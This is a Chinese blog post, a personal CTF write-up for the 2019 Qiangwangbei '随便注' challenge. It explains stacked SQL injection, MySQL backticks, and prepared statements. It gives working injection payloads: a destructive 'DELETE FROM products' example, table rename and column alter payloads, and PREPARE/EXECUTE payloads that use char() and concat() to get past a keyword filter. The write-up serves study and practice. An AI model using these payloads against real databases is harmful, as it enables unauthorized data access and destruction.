
[强网杯 2019]随便注 1（SQL堆叠注入+修改数据库+预处理语句+concat拼接）

原创

Alex Ruan 于 2020-08-17 11:59:37 发布 575 收藏 6

分类专栏： Black_Hat_Python

本文链接：https://blog.csdn.net/qq_43678005/article/details/108051293



本文属于个人刷题记录，不会完全描述步骤，而是写自己感触深的知识点。

1.堆叠注入原理（stacked injection）

在SQL中，分号（;）是用来表示一条sql语句的结束。试想一下我们在 ; 结束一个sql语句后继续构造下一条语句，会不会一起执行？因此这个想法也就造就了堆叠注入。

1.1与union查询区别

而union injection（联合注入）也是将两条语句合并在一起，两者之间有什么区别么？区别就在于union 或者union all执行的语句类型是有限的，可以用来执行查询语句，而堆叠注入可以执行的是任意的语句。

1.2使用实例

例如以下这个例子。用户输入`: 1; DELETE FROM products`服务器端生成的sql语句为：（因未对输入的参数进行过滤）`Select * from products where productid=1;DELETE FROM products`当执行查询后，第一条显示查询信息，第二条则将整个表进行删除。

1.3使用条件

堆叠注入的使用条件十分有限，其可能受到API或者数据库引擎，又或者权限的限制只有当调用数据库函数支持执行多条sql语句时才能够使用，利用`mysqli_multi_query()`函数就支持多条sql语句同时执行，但实际情况中，如PHP为了防止sql注入机制，往往使用调用数据库的函数是`mysqli_ query()`函数，其只能执行一条语句，分号后面的内容将不会被执行。

大多数时候，因为API或数据库引擎的不支持，堆叠注入都无法实现。

```
STACKED QUERY SUPPORT
MySQL/PHP - Not supported (supported by MySQL for other API).
SQL Server/Any API - Supported.
Oracle/Any API - Not supported.
```

2.反引号在数据库的使用

反引号：它是为了区分MYSQL的保留字与普通字符而引入的符号。

注意划重点：**有MYSQL保留字作为字段的，必须加上反引号来区分！！！**

所谓的保留字就是select database insert 这一类数据库的sql指令，当我们不得已要拿他们来做表名和字段名的时候 我们必须要加反引号来避免编译器把这部分认为是保留字而产生错误。

2.1mysql中点引号(')和反勾号(`)的区别

学习链接：https://jingyan.baidu.com/article/86fae346e5b9323c49121a21.html

```
linux下不区分，windows下区分
区别:
单引号( ' )或双引号主要用于字符串的引用符号
eg：mysql> SELECT 'hello', "hello" ;

反勾号( ` )主要用于数据库、表、索引、列和别名用的引用符是[Esc下面的键]
eg:`mysql>SELECT * FROM   `table`   WHERE `from` = 'abc' ;
```

方法一：重命名+堆叠注入

查询语句很有可能是：`selsect id,data from words where id =`

因为可以堆叠查询，这时候就想到了一个改名的方法，把words随便改成words1，然后把1919810931114514改成words，再把列名flag改成id，结合上面的1' or 1=1#爆出表所有内容就可以查flag啦

看payload:

```
0';rename table words to words1;rename table `1919810931114514` to words;alter table words change flag id varcha
r(100) CHARACTER SET utf8 COLLATE utf8_general_ci NOT NULL;desc  words;#
```

修改数据库

普通情况下用这些指令：https://blog.csdn.net/sinat_36053757/article/details/83380684

具体到本题:

改表名
改表名链接1
改数据库名链接2

```
rename table old_table to new_table;
```

改表字段

```
alter table 表名称 change 字段名称 字段名称 字段类型 [是否允许非空];
```

对数据库设置编码字符集和校对规则

参考：https://blog.csdn.net/qq_16605855/article/details/84568245

```
CHARACTER SET utf8 COLLATE utf8_general_ci NOT NULL
```

方法二：预处理语句+堆叠注入

预处理语句
学习链接1
学习链接2

```
PREPARE name from '[my sql sequece]';   //预定义SQL语句
EXECUTE name;  //执行预定义SQL语句
(DEALLOCATE || DROP) PREPARE name;  //删除预定义SQL        语句
```

预定义语句也可以通过变量进行传递:

```
SET @tn = 'hahaha';  //存储表名
SET @sql = concat('select * from ', @tn);  //存储SQL语句
PREPARE name from @sql;   //预定义SQL语句
EXECUTE name;  //执行预定义SQL语句
(DEALLOCATE || DROP) PREPARE sqla;  //删除预定义SQL语句
```

本题即可利用 char() 函数将select的ASCII码转换为select字符串，接着利用concat()函数进行拼接得到select查询语句，从而绕过过滤。或者直接用concat()函数拼接select来绕过。

char(115,101,108,101,99,116)<----->‘select’

payload1：不使用变量

```
1';PREPARE hacker from concat(char(115,101,108,101,99,116), ' * from `1919810931114514` ');EXECUTE hacker;#
```

payload2：使用变量

```
1';SET @sqli=concat(char(115,101,108,101,99,116),'* from `1919810931114514`');PREPARE hacker from @sqli;EXECUTE hacker;#
```

payload3：只是用contact(),不使用char()

```
1';PREPARE hacker from concat('s','elect', ' * from `1919810931114514` ');EXECUTE hacker;#
```

注意点

查看表结构用desc语句时，数字类型的必须加反引号，字符型的不必须，可加可不加

```
0';desc words;#
```

```
0';desc `words`;#
```

写在最后

做一题CTF要好久，其中的知识点就够我吸收好久，慢慢积累吧，考察的知识面太广了，只能用时间来磨吧。

参考链接:
https://www.cnblogs.com/wjw-zm/p/12359735.html
https://www.jianshu.com/p/36f0772f5ce8